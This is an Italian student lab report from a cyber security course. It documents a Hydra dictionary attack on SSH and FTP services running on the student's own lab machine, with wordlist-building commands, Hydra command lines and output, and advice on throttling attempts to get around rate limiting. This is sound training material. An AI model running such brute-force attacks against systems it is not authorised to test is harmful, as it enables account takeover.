REPORT DI LABORATORIO: AUTHENTICATION CRACKING (HYDRA)

Studente: Caccamo Rocco Paolo **Corso:** Cyber Security & Ethical Hacking (Epicode)

Modulo: S6 L5 - Network Security & Online Attacks **Data:** 16 Gennaio 2026

---

1. OBIETTIVO E SCENARIO

L'obiettivo dell'esercitazione è testare la sicurezza dei servizi di autenticazione di rete (**SSH** e **FTP**) utilizzando tecniche di attacco *online* (Brute-Force/Dictionary Attack) tramite il tool **Hydra**. Lo scenario prevede un attacco "Black Box" (conosciamo parzialmente l'ambiente perché lo configuriamo noi) verso la macchina target Kali Linux stessa (`192.168.20.10`), simulando un audit interno.

---

2. FASE 1: CONFIGURAZIONE AMBIENTE (SETUP)

Prima di iniziare l'attacco, è stato necessario predisporre il sistema target creando un utente vulnerabile e attivando il servizio SSH.

Azioni eseguite:

1. Creazione utente `test_user` (con privilegi standard).
2. Avvio del servizio SSH (`service ssh start`).




Fig 1: Creazione dell'utente target e avvio del demone SSH.

Successivamente, ho verificato che il servizio fosse attivo e raggiungibile effettuando un login manuale. Questo passaggio è fondamentale per escludere problemi di rete prima di lanciare l'attacco automatico.




Fig 2: Verifica con login manuale SSH riuscito.


---

3. FASE 2: OTTIMIZZAZIONE DELLE WORDLIST (INTELLIGENCE)

Analizzando le wordlist fornite dalla suite **SecLists** (in particolare `xato-net-10-million...`), ho notato che contenevano milioni di record. Utilizzarle integralmente avrebbe richiesto tempi di elaborazione non compatibili con la durata del laboratorio.

Ho adottato una strategia di **ottimizzazione** per creare liste mirate:

1. **Metodo "Head":** Ho estratto solo le prime righe dei file originali per creare liste ridotte (`lista_utenti.txt`).
2. **Metodo "Grep":** Ho filtrato il dizionario delle password estraendo solo le stringhe contenenti la parola "test", ipotizzando che l'utente `test_user` avesse una password simile.



```
┌──(kali㉿kali)-[~]
└─$
head -n 5 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt > lista_utenti.txt

echo "test_user" >> lista_utenti.txt

┌──(kali㉿kali)-[~]
└─$ head -n 5 /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000.txt > lista_pass.txt

┌──(kali㉿kali)-[~]
└─$ echo "testpass" >> lista_pass.txt
```

Fig 3: Creazione di wordlist ridotte usando i comandi `head` ed `echo`.

```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000.txt | grep test  > pass_short.txt
```


Fig 4: Utilizzo di `grep` per creare una wordlist mirata (`pass_short.txt`).

---

4. FASE 3: ATTACCO AL SERVIZIO SSH (TROUBLESHOOTING)

Ho lanciato Hydra contro la porta 22 utilizzando le liste ottimizzate. Tuttavia, ho riscontrato una problematica tecnica significativa.

Errore Rilevato: Il servizio SSH, bombardato dalle richieste parallele, ha attivato dei meccanismi di protezione o si è saturato, rifiutando le connessioni. Hydra ha restituito l'errore: `[ERROR] all children were disabled due to many connection errors`.



```
┌──(kali㉿kali)-[~]
└─$ hydra -L xato-usernames.txt -P pass_short.txt -t 2 -V 192.168.20.10 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 06:24:35
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 15944 login tries (l:3986/p:4), ~7972 tries per task
[DATA] attacking ssh://192.168.20.10:22/
[ATTEMPT] target 192.168.20.10 - login "testing" - pass "test" - 1 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "testing" - pass "testing" - 2 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "testing" - pass "tester" - 3 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "testing" - pass "test123" - 4 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "tester" - pass "test" - 5 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "tester" - pass "testing" - 6 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "tester" - pass "tester" - 7 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "tester" - pass "test123" - 8 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test1" - pass "test" - 9 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test1" - pass "testing" - 10 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test1" - pass "tester" - 11 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test1" - pass "test123" - 12 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test123" - pass "test" - 13 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test123" - pass "testing" - 14 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test123" - pass "tester" - 15 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "test123" - pass "test123" - 16 of 15944 [child 0] (0/0)
[ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 17 of 15944 [child 1] (0/0)
[ATTEMPT] target 192.168.20.10 - login "glotest" - pass "testing" - 18 of 15944 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 18 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "testing" - 18 of 15944 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 18 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "testing" - 18 of 15944 [child 0] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "test" - 18 of 15944 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.20.10 - login "glotest" - pass "testing" - 18 of 15945 [child 0] (0/1)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 06:25:08
```

Fig 5: Fallimento dell'attacco SSH dovuto a errori di connessione (Rate Limiting).

Analisi: Questo dimostra che il protocollo SSH è robusto contro attacchi rumorosi. Per aver successo avrei dovuto ridurre drasticamente il numero di thread (`-t 1` o `-t 2`) e aumentare i tempi di attesa, rendendo però l'attacco molto lento.

4.1 Secondo Tentativo: Mitigazione e Tuning (Troubleshooting)

Dopo il fallimento del primo attacco a causa dei troppi errori di connessione (Rate Limiting del server), ho modificato la strategia per rendere l'attacco più "silenzioso" e stabile.

Ho lanciato Hydra aggiungendo due parametri fondamentali per il controllo del flusso:

- **`-t 1`**: Ho ridotto il numero di thread a **1** (un solo tentativo alla volta invece dei 16/64 di default), per non saturare il servizio.
- **`-w 2`**: Ho impostato un tempo di attesa di **2 secondi** tra un tentativo e l'altro.




Fig 6: Esecuzione dell'attacco SSH mitigato con parametri di timing.

Analisi del Risultato: Come visibile dallo screenshot, questa volta l'attacco è stato completato (`1 of 1 target completed`) senza generare gli errori di connessione precedenti. Sebbene l'esito sia stato "0 valid password found" (possibile *Falso Negativo* dovuto ai timeout di risposta o alla wordlist ridotta), questo passaggio è stato fondamentale per dimostrare come il **tuning dei parametri** (`-t` e `-w`) sia l'unica soluzione per attaccare servizi protetti o instabili come SSH senza causarne il crash.

---

5. FASE 4: ATTACCO AL SERVIZIO FTP (SUCCESS)

Visti i limiti riscontrati con SSH, ho spostato il focus sul protocollo **FTP**, configurando il server `vsftpd`.

5.1 Configurazione

Ho modificato il file `/etc/vsftpd.conf` abilitando l'accesso agli utenti locali (`local_enable=YES`) e i permessi di scrittura.




Fig 6: Verifica della configurazione del servizio vsftpd.

5.2 Esecuzione Cracking

Ho lanciato nuovamente Hydra contro il servizio FTP (`ftp://192.168.20.10`). Essendo FTP un protocollo più leggero e meno controllato rispetto a SSH, l'attacco è andato a buon fine rapidamente, trovando le credenziali corrette nelle liste che avevo preparato.




Fig 7: Successo dell'attacco FTP. Hydra ha individuato 2 password valide.

---

6. CONCLUSIONI

L'esercitazione ha evidenziato differenze operative critiche tra i protocolli:

1. **SSH** è intrinsecamente più lento (overhead della crittografia) e spesso configurato per bloccare connessioni troppo frequenti, rendendo il brute-force difficile senza un tuning preciso.
2. **FTP** è molto più veloce e vulnerabile agli attacchi a dizionario, confermandosi un protocollo insicuro che non dovrebbe essere esposto pubblicamente.
3. **Metodologia:** La capacità di manipolare le wordlist con comandi Linux (`grep`, `cat`, `head`) si è rivelata più importante del semplice utilizzo del tool Hydra, permettendo di completare l'attacco in tempi ragionevoli.